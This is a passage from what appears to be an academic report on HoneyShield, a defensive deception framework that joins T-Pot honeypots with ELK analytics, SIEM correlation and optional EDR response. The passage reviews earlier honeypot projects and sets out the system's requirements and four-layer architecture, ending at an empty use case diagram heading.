This is the conceptual ground on which HoneyShield stands. The system isn't novel in the sense of introducing new deception primitives; what it does is apply this integrated model distributed honeypots feeding into a centralized SIEM, with endpoint monitoring alongside in a form concrete enough to evaluate. The evolution from isolated research tool to active intelligence node in an enterprise security ecosystem is, in many ways, the trajectory this project is designed to follow through to its practical conclusion.

2.3 Review of Related Work

- Honeypot research didn't arrive fully formed. It accumulated through landmark papers, hard-won operational experience, and a succession of open-source frameworks that each pushed the field a little further. Some of that work was theoretical, some deeply practical, and the boundary between the two was often blurry. What the body of literature shares, taken as a whole, is a consistent arc: honeypots moving from isolated experimental traps toward integrated components of operational security infrastructure.
- This section traces that arc through the most significant contributions. For each, we look at what it set out to do, how it was built, and where it fell short because the limitations of prior work are, in a real sense, the motivating context for what HoneyShield attempts to do differently.

2.3.1 The Honeynet Project

Few contributions to the field have had the staying power of The Honeynet Project. Launched in 1999, it set out to study real-world attacks systematically not through simulations or synthetic traffic, but by watching actual attackers move through carefully instrumented decoy environments. Where a standalone honeypot offered a single point of observation, a honeynet provided something closer to a complete picture: multiple interconnected systems simulating an enterprise network, with logging and monitoring at every layer. Researchers could observe the full intrusion lifecycle reconnaissance, exploitation, lateral movement, post-compromise activity in a way that no single sensor could support.

The technical centerpiece of this work was the honeywall: a transparent layer-two bridge sitting between the honeynet and the outside network, invisible to attackers but capturing everything. All inbound and outbound traffic passed through it. Outbound connections were rate-limited and restricted to prevent compromised systems from being turned against external targets. Every packet was logged.

That design delivered two things that had been genuinely difficult to achieve together. First, complete attack visibility not sampled, not filtered, but a full record of what happened and when. Second, meaningful containment: the honeynet couldn't easily become a launchpad for attacks elsewhere, which was a non-trivial concern when dealing with live adversarial traffic.

The scientific output was substantial. The Project enabled detailed forensic investigations, produced behavioral profiles of malware families, and surfaced novel attack techniques that contemporary IDS solutions were missing entirely. In that sense, it demonstrated something the field needed to see demonstrated: that controlled deception environments could generate genuine threat intelligence, not just trap automated scanners.

That said, the operational demands were significant. Running a honeynet required careful manual configuration, sustained expert supervision, and resources that most organizations simply didn't have available. It worked exceptionally well as a research platform scaling it to production environments was a different problem, and one the Project was never really designed to solve.

2.3.2 Deception Toolkit (DTK)

Fred Cohen's Deception Toolkit, released in 1997, was modest by design. It didn't attempt to simulate full systems or replicate complex service behavior it used lightweight scripts and configuration templates to

present attackers with fake service banners, decoy responses, and simulated vulnerabilities. An attacker probing a DTK-equipped system would get plausible-looking output without ever touching anything real.

Its strength was exactly what you'd expect from something built around simplicity: it was fast to deploy, easy to reconfigure, and sufficient for capturing the kind of opportunistic scanning behavior that made up the bulk of attacker activity in the late 1990s. For defenders who wanted visibility into who was knocking on their doors without investing heavily in infrastructure, it filled a practical gap.

The weaknesses, though, were real. The emulations were shallow convincing enough to fool automated tools, but readily fingerprinted by any attacker paying close attention. A skilled adversary who noticed the pattern of responses would recognize the deception quickly and move on, or worse, adjust their approach accordingly. DTK was never going to hold up against a determined, experienced intruder.

Even so, dismissing it on those grounds misses the point of what it contributed. DTK introduced the idea that deception could be automated and systematically deployed that misdirection wasn't just something you engineered into a one-off research setup, but a capability you could build, configure, and adapt. Those principles didn't disappear when DTK's technical limitations became apparent. They carried forward into every deception framework that followed.

2.3.3 Modern Honey Network (MHN)

- Where earlier frameworks demanded significant manual effort to deploy and maintain, the Modern Honey Network (MHN) took a different approach: make the operational side manageable enough that distributed honeypot deployments could actually be sustained at scale. Developed within the Honeynet Project community, MHN provided a centralized layer for deploying sensors, collecting their output, and presenting that data through a web-based dashboard all without requiring administrators to individually configure each node.
- The sensor support was broad. Cowrie handled SSH and Telnet interactions, logging attacker commands and file uploads in detail. Dionaea focused on malware collection, capturing samples through network service exploitation. Amun covered low-interaction emulation across multiple TCP services. Conpot extended the framework into ICS and SCADA territory, simulating industrial protocols for environments where operational technology was part of the threat surface. Critically, MHN could forward collected data to external platforms SIEMs, databases, analysis

pipelines which meant it wasn't a closed system. Honeypot output could flow into whatever analytics infrastructure an organization already had.

- That combination of multi-sensor support and external integration is what made MHN genuinely significant. It moved distributed deception from something that required dedicated research teams to operate into something closer to a deployable security capability. In that sense, it bridged a gap that had been sitting open for years between academic honeypot work and practical enterprise implementation.
- That said, MHN's decoys were static. They presented the same emulated services regardless of what attackers were doing, with no mechanism for adjusting behavior in response to observed activity. Against adaptive adversaries those who probe a target before committing to a technique static deception has obvious limits. An attacker who notices that a system behaves identically regardless of input has reason to suspect something isn't right. MHN solved the scalability problem convincingly; the adaptability problem it left largely untouched.

2.3.4 Conpot and GridPot: Industrial Honeypots

- The growing interconnection of industrial control systems with broader networks created a problem that general-purpose honeypots weren't built to address. ICS and SCADA environments speak different protocols, operate under different timing constraints, and carry different consequences when compromised a successful attack on a power grid controller isn't comparable to a data breach on a corporate file server. Studying attacks against these systems required deception infrastructure that could speak the language of operational technology convincingly.
- Conpot was built for exactly that purpose. As an open-source ICS honeypot, it emulated industrial protocols MODBUS, SNMP, HTTP and presented responses that plausibly mimicked programmable logic controllers. Analysts could monitor attacks targeting industrial systems without exposing real OT infrastructure to adversarial traffic, which in critical infrastructure contexts isn't a minor consideration.
- GridPot pushed realism considerably further. By integrating Conpot with GridLAB-D a simulation engine designed to model electric power distribution systems it produced a deception environment capable of generating authentic sensor readings and power flow data that responded dynamically to attacker input. An adversary interacting with GridPot wasn't just seeing plausible protocol

responses; they were seeing behavior consistent with an actual grid under load. That level of fidelity opened up a category of research that hadn't previously been possible: observing how attackers attempt to manipulate physical processes through cyber means, and studying where the boundary between network intrusion and physical effect actually sits.

- Both frameworks advanced the field meaningfully. That said, neither fully escaped the fingerprinting problem. Skilled adversaries with enough patience could identify the simulated nature of these systems through timing inconsistencies, gaps in protocol coverage, or behavioral patterns that didn't quite match real hardware under operational conditions. It's a limitation that reflects something fundamental about high-fidelity emulation: the more realistic you try to make a decoy, the more precisely an attacker can probe for the places where the illusion breaks down.

2.3.5 Cloud-Based Industrial Honeypot Experiments

- Cloud infrastructure introduced a question that earlier honeypot research hadn't fully addressed: could deception-based monitoring scale across distributed, geographically dispersed environments without losing its analytical value? One study took a direct approach to answering it, deploying a cloud-based ICS honeynet across Amazon EC2 virtual machines running Conpot instances configured to simulate industrial devices.
- Over 28 days, the results were telling. Reconnaissance traffic port scans, service probes arrived far more frequently than actual exploitation attempts, which aligns with what practitioners generally observe about attacker behavior at scale: most of what hits an exposed system is automated and opportunistic. There was also a measurable correlation between Shodan indexing and subsequent attack activity, suggesting that public exposure in search engines functions as something close to an attack amplifier for internet-facing ICS infrastructure. HTTP interfaces and ICS-specific protocols drew consistent attention, consistent with automated scanning tools rather than targeted human operators.
- What the study validated, beyond its specific findings, was the basic proposition that honeypots can function as continuous, remote sensors for measuring real-world attack trends not just in lab conditions, but at cloud scale.

2.3.6 Dejavu Distributed Deception Framework

- Dejavu represents a generational step forward in how deception infrastructure is conceived. Rather than treating decoys as standalone sensors, it embeds deception assets directly into the environments attackers are trying to navigate a subtle but important shift in philosophy.
- The framework operates across multiple layers. Decoy hosts simulate real services. Honeytokens fake credentials, fabricated database entries, dummy API keys are seeded into production systems where legitimate users would never touch them. Breadcrumbs and lures are placed to guide attackers toward decoy infrastructure rather than real assets. A central management console ties these elements together, communicating with distributed sensors through virtual interfaces and forwarding alerts to external SIEM platforms for correlation against real network activity.
- The integration capability is genuinely Dejavu's strongest point. By operating alongside real assets rather than in a separate deception zone, it increases the realism of the environment and complicates attacker reconnaissance in ways that isolated honeypots simply can't. An adversary who finds a convincing credential in what looks like a legitimate system has no obvious reason to suspect it's a trap.
- That said, the architecture carries real operational weight. The centralized control dependency and overall complexity make Dejavu a difficult fit for smaller networks or highly segmented environments where distributed management introduces more problems than it solves.

2.3.7 T-Pot: Integrated Multi-Honeypot Platform

- T-Pot is, in practical terms, what happens when you take the lessons of a decade of honeynet research and rebuild the operational layer from scratch. It's an open-source platform designed to deploy, manage, and monitor multiple heterogeneous honeypot sensors within a single unified environment and it does so through Docker-based containerization, which changes the operational calculus considerably compared to earlier frameworks.
- The sensor coverage is broad: Cowrie for SSH and Telnet, Dionaea for malware collection, Amun for multi-service emulation, Conpot for ICS and SCADA simulation, among others. Each runs in its own isolated container, which keeps interactions sandboxed and limits the blast radius if something goes wrong. The containerization isn't just an implementation detail it's what makes

running a dozen heterogeneous sensors simultaneously manageable without a dedicated operations team.

- The deeper strength lies in T-Pot's native ELK stack integration. Every honeypot-generated event flows into Elasticsearch for indexing, through Logstash for normalization, and surfaces in Kibana as interactive dashboards. That pipeline from raw sensor event to searchable, visualizable security data runs without requiring manual integration work. It's built in.
- For environments that need to go further, T-Pot supports log forwarding to external SIEM platforms through Syslog and JSON-based pipelines. Deception data doesn't have to stay inside the platform; it can feed into whatever correlation and alerting infrastructure an organization already operates. Compared to MHN and earlier management frameworks, T-Pot offers meaningfully better scalability, lower operational overhead, and analytical capabilities that earlier platforms required significant additional tooling to approximate. That combination is why it forms the foundation of HoneyShield.

2.3.8 Comparative Analysis

- Taken together, the frameworks reviewed here trace a clear trajectory not a straight line, but a recognizable direction.
- DTK established the foundational idea: deception could be automated, deployed systematically, and used as a deliberate defensive posture rather than a one-off research experiment. The Honeynet Project built on that premise at a different scale entirely, introducing the honeywall architecture and demonstrating that large-scale attack data collection, deep forensic visibility, and safe containment were achievable simultaneously. MHN addressed the operational gap that followed centralizing management across distributed sensors and making multi-honeypot deployments sustainable without expert-level supervision at every node.
- Conpot and GridPot pushed the boundaries of the domain itself, extending deception-based defense into cyber-physical territory where the consequences of a successful attack extend well beyond data loss. Dejavu shifted the integration model, embedding deception assets directly into production environments rather than maintaining a separate deception zone. T-Pot pulled these threads together unified multi-honeypot deployment, containerized orchestration, and native ELK

analytics in a single platform and added SIEM forwarding as a first-class capability rather than an afterthought.

- What this progression also reveals, interestingly, is a persistent gap. Most frameworks optimized for either deception quality or operational manageability, and relatively few achieved deep integration with both SIEM correlation and endpoint monitoring simultaneously. That gap is precisely what HoneyShield is designed to address building on T-Pot's platform capabilities and extending them into a coordinated detection and response ecosystem.

2.4 Proposed Work and System Integration

- HoneyShield is proposed as an integrated, deception-driven security framework one that treats honeypots not as isolated sensors or research instruments, but as active, correlated components of a broader security architecture. The distinction matters. A honeypot that logs attacker activity in isolation generates data; a honeypot whose output feeds into SIEM correlation rules and EDR response workflows generates operational intelligence.
- T-Pot sits at the center of the proposed system, handling deployment and orchestration of multiple heterogeneous honeypot sensors within a unified environment. Through containerized sensors exposing commonly targeted services SSH, FTP, HTTP, industrial protocols T-Pot simulates a realistic enterprise attack surface while keeping each interaction safely sandboxed. Lateral movement from a compromised honeypot to underlying infrastructure isn't a theoretical concern here; the container isolation addresses it structurally.
- All attacker interactions flow into the ELK stack integrated within T-Pot. Elasticsearch handles storage and indexing at scale. Logstash normalizes and parses log streams from sensors that each produce data in different formats. Kibana surfaces the result as real-time dashboards attack trends, targeted service profiles, behavioral patterns across sessions. That analytics layer is where raw sensor output starts to become something analysts can actually work with.
- From there, HoneyShield extends the data pipeline outward. Honeypot logs are forwarded to an external SIEM through Syslog or structured JSON, where they're correlated against firewall events, network device logs, server activity, and authentication records. That correlation is what elevates individual honeypot interactions into evidence of multi-stage attack campaigns and what improves alert confidence to the point where analysts can act on them rather than investigate them.

- The optional EDR layer adds host-level visibility. When honeypot activity correlates with suspicious process execution or lateral movement patterns on real endpoints, analysts have both the deception-layer signal and the endpoint-layer context in the same operational view. Containment decisions become faster and better-informed as a result.
- The entire system runs within a EVE-NG-simulated enterprise network segmented zones, firewalls, routing devices configured to approximate realistic operational conditions. Controlled attack scenarios conducted against the honeynet provide the evaluation data: detection accuracy, correlation efficiency, response effectiveness, measured against known attacker behavior rather than synthetic benchmarks.

2.5 Advantages and Limitations

2.5.1 Advantages

1. Proactive, high-fidelity detection. Any traffic reaching a honeypot is, by definition, unsolicited. There's no legitimate user who should be connecting to a decoy SSH server or probing an emulated PLC. That architectural fact translates directly into detection quality: false positives are structurally rare, and alerts represent genuine attacker activity rather than tuning artifacts. Analysts can focus on what matters.
2. Behavioral intelligence. Each captured session reveals something the tools an attacker brought, the commands they ran, the techniques they applied when initial attempts failed. Aggregated across sessions, this produces a picture of emerging attack patterns and campaign activity that traditional threat feeds can't easily replicate. The intelligence is grounded in real observed behavior, not curated reports.
3. SIEM and EDR integration. Standard forwarding mechanisms Syslog, REST APIs make HoneyShield's deception data available to whatever analytics infrastructure an organization already operates. Honeypot events correlate with network and endpoint logs inside the SIEM; EDR telemetry extends that correlation down to the host level. The deception layer doesn't operate in isolation it feeds the broader detection and response pipeline.
4. Scalability and modularity. Container-based architecture means adding or removing sensors is operationally straightforward. The system scales from a small lab deployment to something

approaching enterprise scale without fundamental architectural changes. That modularity is genuinely useful in practice, where requirements shift and environments evolve.

5. Forensic and educational value. Every session is logged in detail. Security teams can replay interactions to reconstruct attack sequences, study exploit lifecycles, and identify configuration weaknesses both for incident response and for training. In an academic context particularly, that forensic richness is difficult to replicate through other means.
6. Resource efficiency. Honeypots simulate systems rather than protecting production assets directly. Running as lightweight containers, they consume considerably less computational overhead than full IDS deployments while generating intelligence that signature-based systems often miss entirely.

2.5.2 Limitations

No security framework is without its weaknesses, and HoneyShield is no exception. Being honest about where the system falls short is just as important as demonstrating where it succeeds.

1. **Fingerprinting.** Skilled attackers know what honeypots look like. Subtle timing inconsistencies, protocol implementations that aren't quite complete, behavioural patterns that don't behave the way a real system under load would — these are the kinds of tells that experienced adversaries are trained to spot. The moment an attacker recognises a decoy for what it is, its intelligence value is essentially gone. HoneyShield addresses this through realistic configurations, up-to-date emulations, and the use of genuine system artefacts, but no amount of refinement makes the fingerprinting risk disappear entirely — particularly in high-interaction deployments. It's a limitation that requires ongoing attention rather than a one-time fix.
2. **Coverage boundaries.** Honeypots can only catch what actually reaches them. An attacker who gets in through a phishing email, an insider with legitimate credentials, or encrypted channels that sidestep the deception layer altogether may never touch a sensor at all. Distributing honeypots across multiple network zones and combining their data with SIEM and EDR telemetry extends the detection perimeter considerably, but it doesn't eliminate blind spots. Some paths through the network will always carry a degree of residual risk.

3. **Containment risk.** A misconfigured high-interaction honeypot isn't just a wasted asset — it can become a liability. If an attacker manages to pivot from a poorly isolated decoy into adjacent real systems, the honeypot has effectively done the opposite of its intended job. Strict network segmentation, isolation controls, and honeywall-style containment mechanisms aren't optional extras in this kind of deployment; they're the bare minimum for operating safely.
4. **Data volume and maintenance overhead.** Running multiple sensors continuously generates a significant amount of log data over time. Filtering it, storing it, and correlating it meaningfully requires real infrastructure investment and sustained configuration effort — and that overhead can become a genuine burden, especially for smaller teams or organisations with limited resources. Automated retention policies and SIEM-based normalisation help keep things manageable, but they don't make the problem go away entirely.
5. **Absence of real user context.** Honeypots exist in an artificial environment. They produce no legitimate traffic by design, which is exactly what makes their detections so reliable — but it also means they can't fully reflect the dynamics of a live production system. Real user behaviour, application quirks, and operational noise simply aren't present. EDR integration helps fill that gap by layering in genuine endpoint context alongside what the deception layer captures, but it's worth acknowledging that the two will never tell quite the same story.

2.5.3 Summary

On balance, HoneyShield's advantages hold up against its limitations provided the deployment is properly isolated, integrated, and monitored. The fingerprinting and coverage concerns are real but manageable; the detection quality and intelligence value they trade against are harder to replicate through other means. The combination of T-Pot, SIEM integration, and optional EDR coverage positions the system as a practical, scalable deception-based defense framework rather than a research curiosity.

2.6 Summary

This chapter traced the evolution of deception-based security from early experimental systems through to modern integrated platforms, examining the frameworks and research efforts that shaped where the field now stands. From Bill Cheswick's 1992 experiment through The Honeynet Project, MHN, Conpot, Dejavu, and T-Pot, the trajectory is consistent: deception technologies have moved from isolated research tools toward active, correlated components of enterprise security operations. The gaps that remain in earlier approaches particularly around SIEM integration and endpoint-level visibility define the problem space that HoneyShield addresses. The design and implementation of that system is taken up in the chapters that follow.




Figure.5 (HoneyPot Systems Evolution)

Chapter 3

Chapter 3: System Analysis

3.1 Introduction

Deception systems honeypots, honeynets, and distributed deception platforms generate high-fidelity intelligence that signature-based tools routinely miss. That value is well established. What's less settled, historically, is how to operationalize it: for most of their existence, these systems have run as isolated research instruments, disconnected from the centralized correlation, endpoint telemetry, and response orchestration that enterprise security operations actually depend on.

Closing that gap is what this chapter is about. We examine how existing deception deployments are structured, where they fall short of operational requirements, and what HoneyShield needs to do differently to function effectively in an enterprise or realistic lab setting. The analysis follows a deliberate sequence:

1. Studying existing systems and the limitations they carry.
2. Deriving the functional and non-functional requirements that follow from those limitations.
3. Presenting the target system architecture.
4. Detailing the development artifacts use cases, sequence diagrams needed to implement and validate HoneyShield.

3.2 Analysis of Existing Systems

3.2.1 Overview of Categories

Existing deception and detection systems tend to fall into three overlapping categories, each with a distinct strength profile and a distinct set of blind spots.

Standalone honeypots and honeynets low, medium, and high-interaction sensors were designed primarily for research and malware capture. They produce high-fidelity data and generate very few false positives, which makes their alerts genuinely useful when they fire. That said, their field of view is narrow, their maintenance overhead is non-trivial, and they typically lack any meaningful integration with operational security tooling.

Centralized management frameworks MHN, distributed deception platforms, and their commercial equivalents address the scalability and management problems that standalone sensors can't. They handle sensor orchestration, provide dashboards, and generate basic alerting across distributed deployments. In practice, though, most offer limited adaptive deception capability and ship with minimal out-of-the-box integration for SIEM or EDR platforms.

Enterprise detection and response systems SIEMs and EDR tools sit at the other end of the spectrum. They offer broad enterprise visibility, event correlation, and response automation at scale. The problem is signal quality: these platforms work best when fed high-confidence inputs, and noisy log sources push false-positive rates up fast. Honeypot data, when properly normalized and forwarded, is exactly the kind of high-confidence signal they need but that connection is rarely made automatically.

3.2.2 Typical Deployment Workflows and Shortcomings

In most current deployments, the data flow looks roughly like this: sensors such as Cowrie, Amun, and Dionaea feed into T-Pot for management, logs are forwarded to a SIEM via Syslog or JSON, and analysts investigate SIEM alerts occasionally using EDR to contain affected endpoints. It works, up to a point.

The shortcomings we observed across this model are consistent enough to be worth cataloguing:

- **Absence of automated correlation rules** linking honeypot interactions to endpoint events. Honeypot logs typically land in the SIEM and sit there until someone manually triages them.
- **Data normalization gaps** across sensor types. Different honeypots produce different log schemas, which complicates SIEM ingestion and makes writing reliable correlation rules considerably harder than it should be.
- **Fingerprintability**. Static sensor configurations are detectable by experienced adversaries who know what honeypot responses look like and once a sensor is burned, its intelligence value collapses.
- **Containment risk**. High-interaction honeypots that aren't properly isolated can be repurposed by attackers as pivot points for secondary attacks, turning a defensive asset into a liability.

- **Operational burden**. Manual updates, log retention, storage management, and forensic chain-of-custody requirements accumulate over time and become difficult to sustain without dedicated resources.
- **Limited end-to-end testing**. Most evaluations measure sensor capture rates without ever validating whether the downstream SIEM and EDR response playbooks actually fire correctly or how long containment takes when they do.

3.2.3 Needs Derived from Analysis

The gaps identified through this analysis aren't abstract observations they translate directly into concrete things the system needs to do. Each shortcoming points to a specific design requirement, and HoneyShield has to meet all of them to function as intended.

- The first is consistency in how data is captured and communicated. Distributed sensors are only useful if what they produce can actually be ingested by the SIEM reliably. That means events need to arrive in standardised, normalised formats not raw, inconsistent output that requires manual cleanup before it can be acted on.
- The second is correlation that doesn't depend on human intervention as its default path. When a honeypot interaction occurs, the system should be able to connect that event to related telemetry from firewalls, switches, and EDR tooling automatically, through well-defined correlation rules. Manual triage has its place, but it shouldn't be the first line of response every time something fires.
- The third is containment treated not as an afterthought but as a foundational requirement. Network segmentation, egress filtering, and honeywall-style control mechanisms need to be built into the architecture from the start, ensuring that sensors can never be turned against the environment they're meant to protect.
- The fourth is the ability to grow without the operational overhead growing at the same rate. HoneyShield needs to support modular scaling and automatic sensor provisioning, so that expanding the deployment is a manageable process rather than a project in itself every time a new zone or segment needs coverage.
- The fifth is verifiability. The system's detection and response behaviour shouldn't be taken on faith — it needs to be testable in a structured, repeatable way. That means having proper test harnesses

in place: attack simulation scripts, environment snapshots, and the infrastructure needed to validate end-to-end behaviour systematically rather than anecdotally.

Together, these requirements draw a clear line from the weaknesses identified in existing approaches to the design decisions that shape HoneyShield as a platform.

3.3 System Requirements

3.3.1 Functional Requirements

The HoneyShield system shall:

- Deploy multiple heterogeneous honeypot sensors through the T-Pot platform.
- Capture and record all attacker interactions in real time.
- Aggregate and normalize logs through a centralized analytics layer.
- Forward structured events to an external SIEM platform.
- Correlate honeypot events with network and endpoint logs.
- Provide dashboards and visual analytics accessible to security analysts.
- Support controlled attack simulation and systematic evaluation of detection performance.

3.3.2 Non-Functional Requirements

The system shall:

- Maintain high availability of logging and analytics services throughout operation.
- Enforce strict isolation between honeypot sensors and any production assets in the environment.
- Scale to additional sensors without requiring major reconfiguration of existing components.
- Preserve the forensic integrity of all collected data.
- Keep performance overhead on the underlying infrastructure to a minimum.

3.3.3 User Requirements

HoneyShield is designed to serve several distinct user groups, each approaching the system with different operational priorities. Getting those requirements right matters a deception platform that analysts can't act

on, or that engineers can't integrate into their existing workflows, doesn't deliver the value its architecture promises.

1. Security Analysts

Security analysts need:

- High-confidence alerts generated from honeypot interactions, with minimal false positives pulling attention toward non-events.
- Centralized dashboards that give real-time visibility into active attack activity without requiring deep platform knowledge to navigate.
- Detailed session logs and attack timelines that support post-incident investigation of attacker behavior.
- Correlated views that bring together honeypot data alongside network events and SIEM alerts in a single operational picture.

2. Network Security Engineers

Network security engineers need:

- Clear visibility into attack traffic patterns targeting exposed network services.
- Correlation between honeypot events and network-level logs firewall records, router telemetry, IDS/IPS alerts to understand how attacker activity maps to the broader network.
- Support for testing and validating network security controls using controlled attack simulations.
- Insight into lateral movement attempts and how effectively segmentation boundaries are holding.
- Sufficient data to inform fine-tuning of firewall rules, access control lists, and VLAN segmentation policies.

3. Incident Response Teams

Incident response teams need:

- Rapid access to high-confidence alerts the moment honeypot interactions indicate active threat activity.

- Clear attack timelines that show how an incident progressed and escalated not just that something happened, but in what order.
- Contextual information that supports containment and eradication decisions without requiring analysts to reconstruct the picture from raw logs.

4. Threat Intelligence Teams

Threat intelligence teams need:

- Access to attacker tools, payloads, and TTPs captured during honeypot sessions.
- The ability to enrich external threat feeds using behavioral data collected from the honeynet.
- Historical datasets suitable for long-term trend analysis and campaign tracking.

3.4 Proposed System Architecture

3.4.1 High-Level Architecture Overview

HoneyShield is organized into four functional layers, each with a distinct responsibility:

1. **Deception Layer**: T-Pot honeypot sensors
2. **Analytics Layer**: T-Pot platform with integrated ELK stack
3. **Correlation Layer**: External SIEM platform
4. **Response Layer**: EDR and incident response tooling

Separating these concerns across distinct layers improves scalability, simplifies maintenance, and makes the security boundaries between components explicit. Each layer can be updated, replaced, or extended without requiring wholesale changes to the others a property that matters considerably in a research environment where configurations evolve frequently.

3.4.2 Deception Layer (T-Pot Honeypots)

The deception layer is where attacker interactions are captured. It exposes controlled decoy services that simulate vulnerable systems SSH, FTP, HTTP, and others across a range of honeypot sensors managed

through T-Pot. Each sensor runs in an isolated container, which keeps attacker activity sandboxed and protects the underlying infrastructure from any spillover.

Every interaction with a deceptive service is logged and treated as a high-confidence indicator of malicious intent. There's no ambiguity here: legitimate traffic has no reason to reach a decoy system, which is what makes honeypot alerts so much easier to act on than alerts generated by signature-matching against real user traffic. The deception layer sits within a segmented network zone operating under restricted egress policies, specifically to prevent compromised sensors from being turned against external targets.

3.4.3 Analytics Layer (T-Pot Platform)

Raw honeypot logs aren't immediately useful to a security analyst. The analytics layer is what transforms them. Built around the ELK stack integrated within T-Pot, this layer ingests logs from multiple sensors, normalizes them into consistent structured formats, indexes them in Elasticsearch, and surfaces them through Kibana dashboards for real-time monitoring and historical analysis.

In practice, this is the layer that gives analysts a working view of what the honeynet is seeing attack trends, targeted services, session timelines, geographic source distributions. Building on that, it also serves as the data source for the SIEM correlation layer above it, feeding normalized, structured events rather than raw sensor output.

3.4.4 Correlation Layer (SIEM)

Honeypot alerts are high-confidence, but they're narrow in scope they tell you that something reached your decoy, not necessarily what it means in the context of the broader environment. The correlation layer is where that context gets added.

Normalized events from the analytics layer are forwarded to an external SIEM, where they're correlated against network device logs, firewall events, and system-level records from the simulated enterprise environment. That cross-referencing is what surfaces multi-stage attack patterns: a honeypot probe that correlates with an authentication anomaly on a nearby host, or lateral movement showing up in switch logs shortly after initial contact with a decoy service. Individually, these signals might be easy to overlook. Correlated, they become a coherent threat picture and the high-confidence nature of honeypot inputs helps keep the alert-to-noise ratio manageable.

3.4.5 Response Layer (EDR)

Detection without response is incomplete. The response layer optionally integrated with EDR and incident response tooling handles what happens after a correlated alert confirms that an attack has moved beyond reconnaissance.

Response actions available through this layer include isolating affected endpoints, blocking malicious IP addresses at the firewall, and triggering investigation workflows for analyst review. The optional nature of this layer is intentional: HoneyShield's core deception and analytics functions operate independently of it. That said, the integration is where the architecture becomes genuinely operational rather than purely observational reducing response time and limiting attack impact without requiring every containment decision to go through a manual approval queue.

3.4.6 Summary

HoneyShield's layered architecture reflects a deliberate design choice: separating deception, analytics, correlation, and response into distinct functional tiers, each with clear boundaries and clear responsibilities. That separation is what makes the system scalable, maintainable, and auditable properties that matter both in an academic evaluation context and in any real deployment scenario the architecture might eventually inform. Taken together, these layers produce a pipeline that runs from initial attacker contact at the honeypot surface through to correlated alerting and, where needed, active containment within a simulated enterprise environment designed to approximate realistic operational conditions as closely as the lab setting allows.

3.5 System Diagrams

3.5.1 Use Case Diagram

